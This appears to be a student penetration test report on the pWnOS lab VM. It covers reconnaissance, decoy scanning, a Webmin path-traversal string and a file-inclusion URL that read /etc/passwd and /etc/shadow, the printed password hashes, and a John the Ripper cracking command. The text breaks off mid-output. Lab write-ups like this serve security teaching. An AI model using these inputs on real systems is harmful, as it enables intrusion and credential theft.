



London South Bank University

TITLE: PENETRATION TEST REPORT ON pWnOS.

STUDENT NUMBER: 3926266.

UNIVERSITY AND DIVISION:

LONDON SOUTHBANK UNIVERSITY, COMPUTER SCIENCE & INFORMATICS

DATE: 15TH APRIL 2024

WORD COUNT : 4819.



TABLE OF CONTENT

LIST OF FIGURES	2
LIST OF TABLES	3
1. INTRODUCTION	4
2. SUMMARY AND RECOMMENDATIONS	4
3. METHODOLOGY	5
4. INFORMATION GATHERING (RECONNAISSANCE)	5
5. SCANNING AND MAPPING	9
6. ENUMERATION	14
7. GAINING ACCESS	16
8. ESCALATING PRIVILEGES	21
9. REFERENCE	27
10. APPENDIX	28

LIST OF FIGURES

FIGURE 1 (NETWORK AND IP ADDRESS OF ACTUAL MACHINE)	6
FIGURE 2 (IDENTIFYING TARGET)	7
FIGURE 3 (PINGING TARGET FOR REACHABILITY).....	7
FIGURE 4 (OPENED PORTS ON THE TARGET)	8
FIGURE 5 (HOME PAGE OF WEBSERVER)	10
FIGURE 6 (ERROR AFTER CHANGING PARAMETERS)	10
FIGURE 7 (EXPLORING DIRECTORIES)	11
FIGURE 8 (METASPLOIT SMB AUXILIARY)	12
FIGURE 9 (NOT VULNERABLE TO SMB)	13
FIGURE 10 (WEBMIN VERSION)	14
FIGURE 11 (GRABBING /ETC/PASSWD).....	15
FIGURE 12 (GRABBING /ETC/SHADOW.....	16
FIGURE 13 (FILES CREATED)	17
FIGURE 14 (UNZIPPING THE ROCKYOU FILE).....	18
FIGURE 15 (PASSWORD CRACKED)	19
FIGURE 16 (TESTING ON VM)	19
FIGURE 17 (REMOTE ACCESS GAINED)	20



FIGURE 18 (WEBMIN RUNNING WITH ROOT PRIVILEGES).....	21
FIGURE 19 (CGI ON WEBMIN)	22
FIGURE 20 (REVERSE SHELL)	23
FIGURE 21 (WGET TO DOWNLOAD THE FILE).....	24
FIGURE 22 (SERVING REQUEST)	25
FIGURE 23 (EXECUTION PERMISSIONS ADDED)	25
FIGURE 24 (EXECUTING SCRIPT).....	26
FIGURE 25 (GATHERING MORE INFO ABOUT TARGET)	29
FIGURE 26 (PHPMYADMIN ASKING FOR CREDENTIALS)	30

LIST OF TABLES

TABLE 1 (DISCOVERING IPS IN THE NETWORK)	6
TABLE 2 (BEING STEALTH IN GATHERING INFO)	7
TABLE 3 (DETAILED INFORMATION).....	8
TABLE 4 (SUMMARISED INFORMATION OF TARGET)	8
TABLE 5 (EXPLORING PAGES)	11
TABLE 6 (SMB COMMAND)	12
TABLE 7 (UNSHADOW FILES).....	18
TABLE 8 (CRACKING PASSWORD WITH JOHN)	18
TABLE 9 (SSH LOGIN)	20
TABLE 10 (WEBMIN ROOT PRIVILEGE COMMAND)	21
TABLE 11 (SETTING UP WEB SERVER)	23
TABLE 12 (LISTEN TO POST 443).....	24
TABLE 13 (DOWNLOADING REVERSE-SHELL FILE)	24
TABLE 14 (CHANGING EXECUTION MODE)	25
TABLE 15(PHP SCRIPT COMMAND).....	26



1. INTRODUCTION

The ever-evolving landscape of cybersecurity demands continuous vigilance and proactive measures to safeguard digital devices against potential threats and vulnerabilities. Penetration testing stands as a basis by offering organizations invaluable insights into the robustness of their security infrastructure and processes. Penetration testing, often referred to as ethical hacking, simulates real-world cyber-attacks to assess the resilience of a system's defences.

1.1 Objective and Scope

The objective of this report is to conduct a traditional black-box penetration test on a target system, **pWnOS**, to dissect its security posture, identify weaknesses, and exploit to provide a proof of exploitation, and propose remediation strategies.

The idea is to stimulate what hackers can do when an internal user of an organisation is compromised. The ultimate objective is to gain access into a file, `proof.txt`, if found, in the compromised root user's directory.

1.2 Report structure

In the subsequent sections, the report will delve into the methodologies employed in conducting the black-box penetration test on pWnOS. Through meticulous analysis and documentation, the reporter aims to provide readers and stakeholders with a comprehensive understanding of the test results, along with practical recommendations for enhancing the security posture of the target system.

2. SUMMARY AND RECOMMENDATIONS

2.1 Summary

Throughout the testing process, several critical findings were uncovered, highlighting areas of concern and potential risk exposure within the PwnOS environment. These vulnerabilities ranged from outdated software versions to weak password policies, creating opportunities for unauthorized access and compromise.

One of the most alarming discoveries was inadequate user access controls and weak password policies that were identified as significant security gaps. Due to this, access to the Webmin interface was not restricted using strong authentication password mechanisms or multi-factor authentication (MFA). These findings underscore the importance of implementing robust access controls, MFAs and enforcing strong password management practices to mitigate the risk of unauthorized access.

Another discovery was the presence of exploitable vulnerabilities in old versions used by the system's services. These weaknesses could potentially allow malicious actors to gain unauthorized access to sensitive data or compromise system integrity.

Furthermore, the lack of regular security updates and patches posed a significant challenge in maintaining the security posture of PWnOS. Failure to promptly address known security



vulnerabilities increases the likelihood of successful cyber-attacks and compromises the overall security resilience of the system.

2.2 Recommendations

Based on the findings of the black-box penetration testing, the following recommendations are proposed to improve the security posture of PwnOS:

- Enforce strict access controls and implement Multi-Factor Authentication (MFA) to prevent unauthorized access to sensitive data and resources like Webmin.
- Using a strict password policy like ensuring that length of password of all users is between 8 and 12, and must contain at least a special character, number and both upper and lower case letters. This in addition to the MFA will make it frustrating for attackers.
- Implement regular security assessments and vulnerability scans to proactively identify and remediate potential security vulnerabilities.
- Regularly update or patch servers and services used by the devices in the organisation.
- Conduct comprehensive security awareness training for system users to promote a culture of security awareness and vigilance such as closing all windows and turning off computers before leaving work.

3. METHODOLOGY

There exist several methodologies for penetrating testing. According to Teaganne Finn of IBM (2024), the top 5 penetration testing methodologies are:

1. Open-Source Security Testing Methodology Manual (OSSTMM).
2. Open Web Application Security Project (OWASP).
3. Penetration Testing Execution Standard (PTES).
4. Information System Security Assessment Framework (OISSG).
5. National Institute of Standard and Technology (NIST).

However, this report follows the OSSTMM methodology as it is based on scientific approach to testing with accessible and adaptable guides for testers. With regards to this report, the specific approach that will be followed are : *information gathering, scanning and mapping, enumeration, access gain and escalating privileges (or Denial of Service)*.

4. INFORMATION GATHERING (RECONNAISSANCE)

4.1 Identifying target.

After the reporter (will now be referred as tester) has set up kali with user as **safos66** – (the process of installing and setting up the VM environment was deemed out of scope for this report), it was time to discover all the devices in the network to find the target device/host. To achieve this, the tester first identified the IP address of his actual system (kali in this case) to be **192.168.1.82** as seen below in Figure 1:



```
(safos66@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.82 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::f36b:45fb:1039:a9d0 prefixlen 64 scopeid 0x20<link>
    inet6 fd5c:1484:1011:0:c462:2452:cf0:399e prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
    RX packets 3793 bytes 362193 (353.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 67322 bytes 4337714 (4.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1(Network and IP Address of actual machine)

With subnet of **255.255.255.0** which is class C, and IP **192.168.1.82**, the network address was worked out as **192.168.1.0/24** (how this was worked has been included in the [appendix](#)).

Now, with the network address known, the tester could now discover all the devices configured to run in this network. This was done with the command in table 1 was used as seen below:

Table 1 (discovering IPs in the network)

```
sudo netdiscover -r 192.168.1.0/24
```

The command executes with superuser privileges (**sudo**) to allow access to network related information that regular users do not have permission for. The **netdiscover** is a command-line utility tool built into kali for network discovery, using this with the “r” option or flag specifies the range of IP addresses withing that network (192.168.1.0.24), and the result is shown below in figure 2.



Currently scanning: Finished! | Screen View: Unique Hosts

247 Captured ARP Req/Rep packets, from 9 hosts. Total size: 14820

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.176	48:22:54:c0:e4:74	232	13920	TP-Link Corporation Limited
192.168.1.78	00:0c:29:5e:18:c9	1	60	VMware, Inc.
192.168.1.115	04:7c:16:71:7d:54	1	60	Micro-Star INTL CO., LTD.
192.168.1.254	84:90:0a:20:21:47	8	480	Arcadyan Corporation
192.168.1.171	8e:22:2d:08:4b:e9	1	60	Unknown vendor
192.168.1.83	b0:99:d7:b4:a1:98	1	60	Samsung Electronics Co.,Ltd
192.168.1.112	e6:51:ce:b9:02:10	1	60	Unknown vendor
192.168.1.119	c4:bd:e5:c1:e2:1f	1	60	Intel Corporate
192.168.1.201	48:43:dd:b3:60:9e	1	60	Amazon Technologies Inc.

(safos66@kali)-[~]
\$

Figure 2 (Identifying target)

From this result, the tester was able to identify the target host IP address as **192.168.1.78** as its vendor host is **VMware, Inc.**, as expected for this testing. After this, the tester pinged the IP and it was up and reachable, seen in Figure 2 below:

```
(safos66@kali)-[~]  
$ ping 192.168.1.78  
PING 192.168.1.78 (192.168.1.78) 56(84) bytes of data.  
64 bytes from 192.168.1.78: icmp_seq=1 ttl=64 time=0.906 ms  
64 bytes from 192.168.1.78: icmp_seq=2 ttl=64 time=0.756 ms  
64 bytes from 192.168.1.78: icmp_seq=3 ttl=64 time=0.869 ms  
64 bytes from 192.168.1.78: icmp_seq=4 ttl=64 time=1.33 ms
```

Figure 3 (pinging target for reachability)

4.2 Gathering information.

Knowing the target is reachable, the next stage was to gather information about this target. The initial and common approach is to find the opened ports running on the host. However, to do this and anything else in the network and not make 'noise' required the tester to be stealth in the network. The idea here is to reduce suspicions from Intrusion Detection Systems (IDS) built into firewalls in most networks. The **-ss** switch/flag was used with the **nmap** command in Table 2 which accomplishes this stealthiness.

Table 2 (being stealth in gathering info)

```
sudo nmap -ss 192.168.1.78
```

The result of this command is shown in Figure 4:



```
(safos66@kali)-[~]
$ sudo nmap -sS 192.168.1.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 09:24 EDT
Nmap scan report for 192.168.1.78
Host is up (0.0023s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
10000/tcp  open  snet-sensor-mgmt
MAC Address: 00:0C:29:5E:18:C9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.23 seconds
```

Figure 4 (opened ports on the target)

However, finding the opened ports alone is not sufficient. To get more detailed information like the operating system, version detection, traceroute, script scanning and more, the **-A** switch/flag was used with the *nmap* command seen in Table 3 . Furthermore, in order to evade detection in gathering this information by IDS or firewalls, a decoy of 50 random IP addresses was added, representing by the **-D RND:50** in table 3. This will conceal the true source of the machine gathering the information by sending packets from multiple decoy IP addresses along with the tester's machine, making it more challenging for firewalls to accurately identify the true source of the scan. Although this may make scan timing take longer, it is worth it in the long run of not being detected.

Table 3 (detailed information)

```
sudo nmap -A -D RND:50 192.168.1.78
```

The screenshot result from this is seen in the [appendix](#) , however, a summarised result is seen in Table 4 below.

Table 4 (summarised information of target)

General Details: pWnOS	
Domain Name	nsdlab
IP Address	192.168.1.78
Operating System	Unix (Samba 3.0.26a)
Host status	Active and reachable



Authentication level	User
Account used	Guest
Name Server(s)	Apache /2.2.4 (Ubuntu), PHP/5.2.3-1ubuntu6
Traceroute	1 hop with Round-Trip Time (RTT) of 1.38ms.
Opened Ports	22, 80, 139, 445, 10000
Ssh-host key information:	1024 e4:46:40:bf:e6:29:ac: c6:00:e2:b2:a3:e1:50:90:3c (DSA) 2048 10:c: 35:45:8e: f2:7a:a1:cc: db:a0:8:bf: c7: 73:3d (RSA)

5. SCANNING AND MAPPING

From the information gathered in the previous section, the user had the following ports opened:

- 22
- 80
- 139
- 445
- 10000

5.1 Scanning 22 & 80

On *port 22*, Secure Shell (SSH) protocol is running which could imply the user has remotely logged into his/her organisation's system for file transfer or system administration. This might come in handy when the tester tries to gain access into the system.

Port 80 being opened implies that an http server is running. Because http is a webserver, the tester opened Firefox on kali to scan and gather further information.

On the landing page of the webserver showed a message "*Welcome to pWnOS homepage!*", and clicking next led me to the page on Figure 5 below:



Name:	Samson		
Skillz:	<input checked="" type="radio"/> n00b	<input type="radio"/> sk1ll3d n00b	<input type="radio"/> l33t hax0r
Please Help!			

Figure 5 (home page of webserver)

Clicking on the “Please Help” button was not helpful as it navigated to a page to make mockery saying “HAHAHA! Samson, for a n00b you REALLY SUCK!”.

However, after some time of fiddling around the page, the tester realised that the website address contains a query parameter for **help** and **connect** both currently set to true. After changing both the parameters to false, the page displayed an error as seen in Figure 6 below:

Warning: include(false) [function.include]: failed to open stream: No such file or directory in /var/www/index1.php on line 18

Warning: include() [function.include]: Failed opening 'false' for inclusion (include_path='./:/usr/share/php:/usr/share/pear') in /var/www/index1.php on line 18

Figure 6 (error after changing parameters)

This gave a hint that there are other pages like **index1.php** (seen in the figure 6) within the webpage that can be scanned and explored.

To explore these pages, the following command in Table 5 was used.



Table 5 (exploring pages)

```
dirb http://192.168.1.78/
```

Dirb is a utility tool used for web content discovery and enumeration which performs directory brute-forcing by attempting to find hidden directories and files on a web server (Manoharan, 2017).

The result of this is seen in Figure 7 below:

```
(safos66@kali) - [~]
$ dirb http://192.168.1.78/

DIRB v2.22
By The Dark Raver

Trash
START_TIME: Wed Apr 3 04:35:02 2024
URL_BASE: http://192.168.1.78/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

File System
GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.78/ —
+ http://192.168.1.78/cgi-bin/ (CODE:403|SIZE:306)
+ http://192.168.1.78/index (CODE:200|SIZE:295)
+ http://192.168.1.78/index.php (CODE:200|SIZE:295)
+ http://192.168.1.78/index1 (CODE:200|SIZE:1104)
+ http://192.168.1.78/index2 (CODE:200|SIZE:156)
⇒ DIRECTORY: http://192.168.1.78/php/
+ http://192.168.1.78/server-status (CODE:403|SIZE:311)

— Entering directory: http://192.168.1.78/php/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Wed Apr 3 04:35:06 2024
DOWNLOADED: 4612 - FOUND: 6
```

Figure 7 (exploring directories)

The tester navigated to all the pages but no useful information in relation to how to break into the user's system was found, at least not for now, maybe may become relevant at other phases of the process. Example, the *index.php* directory had two other directories, **ParentDirectory** and **phpMyAdmin** which required login credentials (as shown in the [appendix](#)).

Therefore, the tester went back to the home screen of the site running on port 80. The fact that changing the parameters of **help** and **connect** displayed the error message (shown in Figure 6 above) on the page meant that something could be explored. Further research was done by the



tester which eventually revealed by Tim Fisher (2023) that web pages displaying error messages indication other directories/pages may be vulnerable to SQL Injection, Path Traversal, Cross-Site Scripting (XSS) and File Inclusion. These will be discussed under the enumeration section of the report shortly.

5.2 Scanning port 445

On port 445 is Server Message Block (SMB) protocol, which facilitates file sharing, printer sharing, and other network services. It typically runs on Windows environments but because the target device implements **Samba** (as shown in Table 4 above), it works fine the Linux/Unix device (Hess, 2020).

An attempt was made by the tester to scan and find potential vulnerabilities in the SMB. To do this, Metasploit framework was installed. Metasploit is an advanced open-source penetration testing framework that provides a wide range of tools, modules, and functionalities for cybersecurity professionals, ethical hackers, and researchers to simulate real-world attacks and vulnerabilities and security of computer systems, networks, and applications (Rapid7, 2024)

To search all the SMB vulnerabilities in Metasploit that can be found, the tester used the command (found in Table 6 below) in the msf6 console (the Metasploit console).

Table 6 (SMB command)

grep scanner search smb

From the list of results as seen below in figure 8, `auxiliary/scanner/smb/smb_ms17_010` module was selected it is linked to the infamous EternalBlue vulnerability (MS17-010) discovered in Microsoft's SMB protocol leaked by the Shadow Brokers in April 2017, which allows remote code execution on vulnerable systems. (NB for figure 8 & 9, the username cannot be shown, so use the IP addresses to verify)

msf6	>	grep scanner search smb				
5		auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal	No	Citri
x		ADC (NetScaler) Directory Traversal Scanner				
6		auxiliary/scanner/smb/impacket/dcomexec	2018-03-19	normal	No	DCOM
Exec						
7		auxiliary/scanner/smb/impacket/secretsdump		normal	No	DCOM
Exec						
8		auxiliary/scanner/dcerpc/dfscoerce		normal	No	DFSCo
erce						
48		auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-
010		SMB RCE Detection				
62		auxiliary/scanner/smb/psexec_loggedin_users		normal	No	Micro
soft		Windows Authenticated Logged In Users Enumeration				
76		auxiliary/scanner/dcerpc/petitpotam		normal	No	Petit
Potam						

Figure 8 (Metasploit smb auxiliary)

However, after setting the needed options required to use the module, the tester realised that the target host does not appear vulnerable to the SMB attacks as seen below in figure 9:



```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.78
RHOSTS => 192.168.1.78
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.1.78:445 - Host does NOT appear vulnerable.
[*] 192.168.1.78:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 9 (Not vulnerable to SMB)

Scanning 10000

Because the tester was unable to find any vulnerabilities in port 445 (SMB), it was time to check the last opened port, 10000 which was a MiniServ used by Webmin.

As a side note and short summary according to Jamie Cameron (2023), webmin is a web-based system administration tool that provides a graphical interface for managing Unix-like systems (such as Linux, FreeBSD, and others) through a web browser and MiniServ is the lightweight web server component within Webmin that provide remote access to system administration tasks such as user management, package installation, file management, network configuration, and more .

After the tester did some research on Webmin and its potential vulnerabilities, it was revealed by CVE-2006-3392 (Common Vulnerabilities and Exposures) that webmin version before 1.290 have a vulnerability related to the handling of file paths and HTML decoding. Specifically, they call the **simplify_path** function before decoding HTML content. This vulnerability can be exploited by remote attackers to read arbitrary files on the system. Attackers can achieve this by using sequences like **"..%01"**, which bypass the removal of **"../"** sequences before special bytes such as **"%01"** (NVD, 2024)

Now, it is time to check if the webmin version is before 1.290. To do this, the tester had to install **"searchsploit"** which is a command-line utility that is part of the Exploit Database (EDB) project that is used for searching and retrieving information about target hosts.

This was installed using the command **sudo apt install exploitdb**. Afterwards, the command used to find version of webmin, **searchsploit webmin**, was used which gave the results in figure 10 containing the version of webmin.



```
(safos66@kali)-[~]
$ searchsploit webmin
```

Exploit Title	Path
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal	cgi/webapps/23535.txt
phpMyWebmin 1.0 - 'target' Remote File Inclusion	php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion	php/webapps/2451.txt
Webmin - Brute Force / Command Execution	multiple/remote/705.pl
webmin 0.91 - Directory Traversal	cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing	linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation	linux/remote/21765.pl
Webmin 0.x - Code Input Validation	linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution	multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)	multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)	unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities	cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)	cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)	linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution	linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)	linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)	linux/webapps/49318.rb
Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF)	linux/webapps/50144.py
Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF)	linux/webapps/50126.py
Webmin 1.984 - Remote Code Execution (Authenticated)	linux/webapps/50809.py
Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)	linux/webapps/50998.py
Webmin 1.x - HTML Email Command Execution	cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)	linux/webapps/47330.rb

Shellcodes: No Results

Paper Title	Path
WebMin - (XSS BUG) Remote Arbitrary File Disclosure	docs/english/13117-webmin—(xss

Figure 10 (webmin version)

The highlighted section in yellow shows that the webmin version is indeed less than 1.290 and hence, it is possibly vulnerable to this exploit. This will be discussed further under the next section.

6. ENUMERATION

This phase of the testing involves actively querying services and systems to gather information such as user accounts, shares, file systems, configurations, and more from after the scanning and mapping.

From the scanning section above, it was discovered that the **index.php** is possibly vulnerable to File inclusion after displaying errors when the parameters were changed. File inclusion vulnerabilities occur when an application allows an attacker to include a file, usually by providing the path to the file as a parameter in a URL or form submission (Derda, 2022). Specifically, it may be vulnerable to the Local File Inclusion (LFI) as the files are present on the same server where the web application is hosted and not remotely.

With this, an attempt was made to grab the **/etc/passwd** file from php file running on port 80 on the target's device. The **/etc/passwd** file is a standard system file found on Unix-like operating systems, including Linux. It is a text-based file that stores essential information about user accounts on the system such as *username*, *user ID (UID)*, *group ID (GID)*, *home directory*, *login shell*, and *more*.



The tester tried this by changing the **connect** parameter of the URL to **/etc/passwd** which returned and gave the users on the system as seen in figure 11 below:

192.168.1.78/index1.php?help=true&connect=/etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Welcome to the pWnOS homepage!

This is the official help page. If you're too big of a n00b to figure this out, enter your information below for a small hint. :)

Name:			
Skillz:	<input type="radio"/> n00b	<input type="radio"/> sk1ll3d n00b	<input type="radio"/> l33t hax0r
Please Help!			

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
dhcp:x:100:101::/nonexistent:/bin/false syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vmware:x:1000:1000:vmware,,,:/home/vmware:/bin/bash obama:x:1001:1001::/home/obama:/bin/bash osama:x:1002:1002::/home/osama:/bin/bash
yomama:x:1003:1003::/home/yomama:/bin/bash
```

Figure 11 (grabbing /etc/passwd)

With this returned, the information like the usernames and shells could be used later during password cracking attempts after password hashes has been found.

Moving on, knowing that the website is certainly vulnerable to Local File Inclusion, further attempt was made to grab the **/etc/shadow** file. This file stores confidential information related to user authentication and password security such as passwords hashes and file permissions. To achieve this, the tester went back to the Webmin (port 10000) and used the sequence **“..%01..%01..%01..%01..%01/etc/shadow”** which has already been explained in the scanning section, is a vulnerability in the webmin version used by the target system.

This led to the following information as seen in figure 12 being displayed on the screen:



```
root:$1$LKr09Q3N$EBgJhPZFHikXtK0QRqeSm/:14041:0:99999:7:::
daemon*:14040:0:99999:7:::
bin*:14040:0:99999:7:::
sys*:14040:0:99999:7:::
sync*:14040:0:99999:7:::
games*:14040:0:99999:7:::
man*:14040:0:99999:7:::
lp*:14040:0:99999:7:::
mail*:14040:0:99999:7:::
news*:14040:0:99999:7:::
uucp*:14040:0:99999:7:::
proxy*:14040:0:99999:7:::
www-data*:14040:0:99999:7:::
backup*:14040:0:99999:7:::
list*:14040:0:99999:7:::
irc*:14040:0:99999:7:::
gnats*:14040:0:99999:7:::
nobody*:14040:0:99999:7:::
dhcp:!:14040:0:99999:7:::
syslog:!:14040:0:99999:7:::
klog:!:14040:0:99999:7:::
mysql:!:14040:0:99999:7:::
sshd:!:14040:0:99999:7:::
vmware:$1$7nwi9F/D$AkdCc02UfsCOM0IC8BYBb/:14042:0:99999:7:::
obama:$1$hvDHcCfx$pj78hUduionhij9q9JrtA0:14041:0:99999:7:::
osama:$1$Kqiv9qBp$eJg2uGCr0HoXGq0h5ehwe.:14041:0:99999:7:::
yomama:$1$tI4FJ.kP$wgDmweY9SAzJZYqW76oDA.:14041:0:99999:7:::
```

Figure 12 (grabbing /etc/shadow)

Now, with both the **/etc/passwd** and **/etc/shadow** files available to the tester, it is time to attempt gaining access into the target's system.

7. GAINING ACCESS

This phase of the testing involves attempts to exploit the vulnerabilities discovered under scanning and enumeration phases, and taking advantage of those vulnerabilities to gain initial low-level access into the system.

7.1 Cracking password with /etc/passwd & /etc/shadow files

With the passwd and shadow files, the tester can make use of **John the Ripper**, a password cracking tool that can make use of those files. By leveraging various cracking modes and techniques such as dictionary attacks, brute-force attacks, and rule-based attacks, John the Ripper can attempt to recover plaintext passwords from the hashed passwords stored in the shadow file, which is what the tester is looking for at this stage.

By default, Kali Linux already has John the Ripper installed so no further installation was needed. Now, the tester had to save the **/etc/passwd** and **/etc/shadow** unto his machine and make use of



it. Hence, the contents of the **/etc/passwd** and **/etc/shadow** displayed by the target system from figures 11 and 12 were copied saved into **password.txt** and **shadow.txt** files on the desktop respectively using the **nano** editor. Nano is a simple and easy-to-use text editor that comes pre-installed on Unix-based systems, including Linux distributions. It provides basic text editing functionalities such as inserting, deleting, searching, and replacing text.

The evidence of these files being created and populated with the contents is seen in figure 13 below:

```
(safos66@kali)-[~/Desktop]
$ ls
password.txt  shadow.txt

(safos66@kali)-[~/Desktop]
$ cat password.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
dhcp:x:100:101::/nonexistent:/bin/false
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vmware:x:1000:1000:vmware,,,:/home/vmware:/bin/bash
obama:x:1001:1001::/home/obama:/bin/bash
osama:x:1002:1002::/home/osama:/bin/bash
yomama:x:1003:1003::/home/yomama:/bin/bash
```

Figure 13 (files created)

However, John The Ripper (will be referred to as *John* in subsequent sections) cannot read the format of the text files by default, therefore, they had to be in a format readable by John. This can be achieved by the **unshadow** tool. This was done using the command in Table 7 which combines the password and shadow files into a new text file, named, **john-input.txt** that is readable by John.



Table 7 (unshadow files)

```
unshadow password.txt shadow.txt > john-input.txt
```

Finally, to uncrack the password for the username, the command in table 8 was used.

Table 8 (cracking password with John)

```
john john-input.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

From research on John the Ripper website, the tester found that the “*wordlist=/usr/share/wordlists/rockyou.txt*” is path to a default wordlist used by John The Ripper for dictionary attack.

Hence, when the command is run, John will attempt to crack the password hashes in **john-input.txt** by trying each word from the **rockyou.txt** wordlist against the hashes. It will compare the hash of each word with the hashes in **john-input.txt** to see if it finds any matches, if so, it returns the string for them.

However, the **rockyou.txt** is a zipped file and therefore had to be unzipped (rockyou.txt.gz) before the path could be valid. The **gunzip** command was used to unzip it as seen below:

```
(safos66@kali)-[/home/kali]
$ ls /usr/share/wordlists
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt     wifite.txt

(safos66@kali)-[/home/kali]
$ cd /usr/share/wordlists/

(safos66@kali)-[/usr/share/wordlists]
$ gunzip rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(safos66@kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
[sudo] password for safos66:

(safos66@kali)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt   wifite.txt
```

Figure 14 (unzipping the rockyou file)

Finally, the command in table 8 above was ran and 4 minutes and 8 seconds later, the username and password for the target was revealed as **username: vmware** and **password: h4ckm3** as shown below in figure 15:



```
(safos66@kali)-[~/Desktop]
$ john john-input.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
